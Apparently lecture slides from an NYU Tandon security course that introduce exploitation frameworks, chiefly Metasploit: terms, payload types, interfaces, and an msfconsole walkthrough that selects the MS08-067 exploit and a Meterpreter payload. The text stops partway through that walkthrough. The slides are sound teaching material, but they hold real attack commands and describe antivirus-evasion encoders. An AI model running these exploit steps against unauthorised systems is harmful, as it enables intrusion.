
- Immunity Canvas
  - Commercial (<http://www.immunitysec.com>)
- Core Impact
  - Commercial (<http://www.coresecurity.com>)
- Metasploit
  - Open Source although recently acquired by Rapid7 (<http://www.metasploit.org>)

# Immunity Canvas

- Runs on Windows, OS X or Linux (Linux recommended)
- Currently over 500 exploits with an average of 4 exploits added each month
- Flexible payload options:
  - Connect to sock or “call back”
  - MOSDEF session allows for arbitrary code execution (can get screenshots, video, keylogging, etc)




# Canvas Interface







# Canvas – Launch Exploit







# The Metasploit Framework





# Terms

**Vulnerability** – weakness in a system which allows an attacker to reduce the systems security posture

**Exploit** – code which allows an attacker to take advantage of the vulnerability in the system.

**Payload** – The code which is delivered by the exploit. This is the code which actually runs on the system. Post exploitation

**Encoders** – Way to obfuscate the payload code so that anti-virus and IDS won't detect

**Auxiliary Module** – other parts of Metasploit that aid in exploitation such as scanners

# Why?


- Individual exploit code hard to manage, update and customize.
- No code reuse
- With a framework there is no need to customize exploits to match payload code
- Mix and match exploits and payloads easily
- Rapid development of new exploit code

Metasploit Framework allows anyone to add a exploit, payload, encoder, aux



# Architecture Overview

Diagram from [offensive-security.com](https://offensive-security.com)



# More About Payloads

- Inline** – Shellcode to be executed is delivered in one block. Single payload stage. Disadvantage is that it might be too big to deliver in a single stage.
- Staged** – The first payload is just a small stub which then grabs the rest of the shellcode.
- Reverse** – Instead of the attacker connecting to the payload on the exploited host. The payload on the exploited host connects back to the attack. Good for inside firewalls.
- NoNx** – These payloads are designed specifically to circumvent DEP (Data Execution Protection)
- PassiveX** – Some outbound firewall policies might restrict payload communication. PassiveX uses an ActiveX control to create a hidden instance of Internet Explorer for outbound access.

## More About Payloads (cont)

**IPv6** – All payloads in Metasploit are designed to work over IPv6.

**Meterpreter** – the “mother of all payloads” Short for Meta-Interpreter.





# NYU

# TANDON SCHOOL OF ENGINEERING

# Metasploit Interfaces

```
root@bt: /opt/framework3/msf3
File Edit View Terminal Help
root@bt:~# cd /opt/framework3/msf3
root@bt:~# cd /opt/framework3/msf3# msfcli -h
Usage: /opt/framework3/msf3/msfcli <exploit_name> <option=value> [mode]

Mode      Description
-----
(H)elp      You're looking at it baby!
(S)ummary   Show information about this module
(O)ptions   Show available options for this module
(A)dvanced  Show available advanced options for this module
(I)DS Evasion Show available ids evasion options for this module
(P)ayloads  Show available payloads for this module
(T)argets   Show available targets for this exploit module
(A)ctions   Show available actions for this auxiliary module
(C)heck     Run the check routine of the selected module
(E)xecute   Execute the selected module

root@bt: /opt/framework3/msf3#
```

## MSFCLI


```
root@bt:~# msfconsole

      0      8      0      0
      8      8      8      8
ooYoYo. .oPYo. o8P .oPYo. .oPYo. .oPYo. 8 .oPYo. o8 o8P
8' 8 8 8o00o8 8 .oooo8 Yb.. 8 8 8 8 8 8 8
8 8 8 8. 8 8 8 'Yb. 8 8 8 8 8 8 8
8 8 8 'Yooo' 8 'YooP8 'YooP' 8YooP' 8 'YooP' 8 8
.....:8.....
.....:8:.....
.....:8:.....

=[ metasploit v3.4.2-dev [core:3.4 api:1.0]
+ -- --=[ 568 exploits - 285 auxiliary
+ -- --=[ 213 payloads - 27 encoders - 8 nops
=[ svn r9906 updated today (2010.07.21)

msf > svn up
```

## MSFConsole



## Armitage

```
root@bt4: /pentest/exploits/framework3 - Shell - Konsole
Session Edit View Bookmarks Settings Help
root@bt4:/pentest/exploits/framework3# ./msfd
[*] Initializing msfd...
[*] Running msfd...
root@bt4:/pentest/exploits/framework3# nc -v 127.0.0.1 55554
localhost [127.0.0.1] 55554 (?) open


< metasploit >
-----
\      (oo)      /
  \      /      /
   \    /      /
    \  /      /
     \ /      /
      ||--|| *

back | track4


=[ msf v3.3-dev
+ -- --=[ 396 exploits - 239 payloads
+ -- --=[ 20 encoders - 7 nops
=[ 181 aux

msf >
```

## MSFd



## MSFGUI



## MSFWeb



# MsfConsole

[illegible]





# MsfConsole Basics

- Interactive console for Metasploit
- Tab completion (double tap)
- Can execute external commands
- Most flexible interface

# Directory Structure

- Modules – What we will mainly be working with.  
Contains Exploits, aux, encoders
- Scripts – extension scripts. Typically from 3<sup>rd</sup> parties.
  - “run checkvm”, “run getcountermeasure”, “run getgui” (Meterpreter scripts)
- Plugins – location for your own exploits development
- External – interfaces to external services such a serialports
- Data – data source for exploits. dictionaries, wordlists, sql, snmp mibs, etc.



# Modules

- auxiliary – tasks outside of direct exploitation such as port scanning, sniffing, etc
- encoders – various techniques for obfuscating payloads to avoid antivirus and IDS
- exploits – organized by OS. Ruby scripts containing the exploit code
- nops– nop sleds for various CPU architecture
- post – post exploitation scripts for data gather, exfiltration
- payloads – 3 types (singles, stagers, stages) OS specific

# Exploitation Basics

- Identify vulnerability based on recon and possible output from vulnerability scanner (nessus)
- Choose exploit which can take advantage of that vulnerability
- Use “search” – example using MS08-067
- Play techno music in background 😊

```

    =[ metasploit v4.5.0-release [core:4.5 api:1.0]
+ -- --=[ 994 exploits - 561 auxiliary - 163 post
+ -- --=[ 262 payloads - 28 encoders - 8 nops

msf > search 08_067
[!] Database not connected or cache not built, using slow search

Matching Modules
=====

   Name                                     Disclosure Date  Rank   Description
   ----                                     -
   exploit/windows/smb/ms08_067_netapi 2008-10-28      great  Microsoft Server Service Relative Path
   tack Corruption
  
```



# Exploitation Basics (cont)

- “use” command followed by directory path  
“exploit/windows/smb/ms08\_067\_netapi”
- Use tab completion – double tap
- Display options required for exploit “show options”

```
msf >
msf >
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  ----      -
  RHOST      RHOST            yes       The target address
  RPORT      445              yes       Set the SMB service port
  SMBPIPE    BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Exploit target:

  Id  Name
  --  ---
  0    Automatic Targeting

msf exploit(ms08_067_netapi) >
```



## Exploitation Basics (cont)

- Select PAYLOAD to deliver after successful exploitation
- Can use tab completion to show options
- “set PAYLOAD windows/meterpreter/bind\_tcp”
- bind\_tcp will listen for attacker to connect. Reverse payload will connect back to the attacker



```
msf exploit(ms08_067_netapi) > set PAYLOAD windows/meterpreter/  
set PAYLOAD windows/meterpreter/bind_ipv6_tcp  
set PAYLOAD windows/meterpreter/bind_nonx_tcp  
